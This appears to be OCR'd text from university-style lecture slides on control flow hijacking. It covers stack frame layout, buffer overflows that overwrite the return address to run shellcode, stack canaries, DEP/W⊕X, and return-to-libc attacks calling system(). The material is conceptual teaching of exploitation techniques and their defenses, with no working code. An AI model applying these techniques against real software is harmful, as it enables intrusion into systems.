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

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

Stack frame for `foo`

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
Control Flow Hijacking



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void foo(char *input) {
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
input = “input”
+ “payload address”
+ “payload (shell code)”

Control Flow Hijacking



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

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On return, we'll execute the shell code

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- How can we prevent this basic approach?
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

Previous Frame

Return Address

Old Frame Ptr

secureData

buffer[15]

buffer[14]

...

buffer[0]

Control Flow Hijacking

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

Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Previous Frame
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Canary
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

Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Previous Frame
Return Address
Canary
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Control Flow Hijacking

- How can we prevent this basic approach?
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

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Abort on return because canary changed!

Control Flow Hijacking

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Control Flow Hijacking

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
shell code:



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

Abort because
W but not X

Control Flow Hijacking

- How can we prevent this basic approach?
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  - DEP – Data Execution Prevention / W⊕X

But these are still easily bypassed!

Return to libc Attacks

- Reuse existing code to bypass W⊕X

Return to libc Attacks

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

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...
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Fake Argument
Ptr To Function
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```
“/usr/bin/minesweeper”
system()
```

Return to libc Attacks

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

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Returning to common library code still works.

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

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…
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Fake Argument
Ptr To Function
Old Frame Ptr
secureData
buffer[15]
buffer[14]
…
buffer[0]

```
“/usr/bin/minesweeper”
system()
```

Returning to common library code still works.

Even construct new functions piece by piece…

Return to libc Attacks

- Reuse existing code to bypass W⊕X
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  - Build new functionality from pieces of existing functions

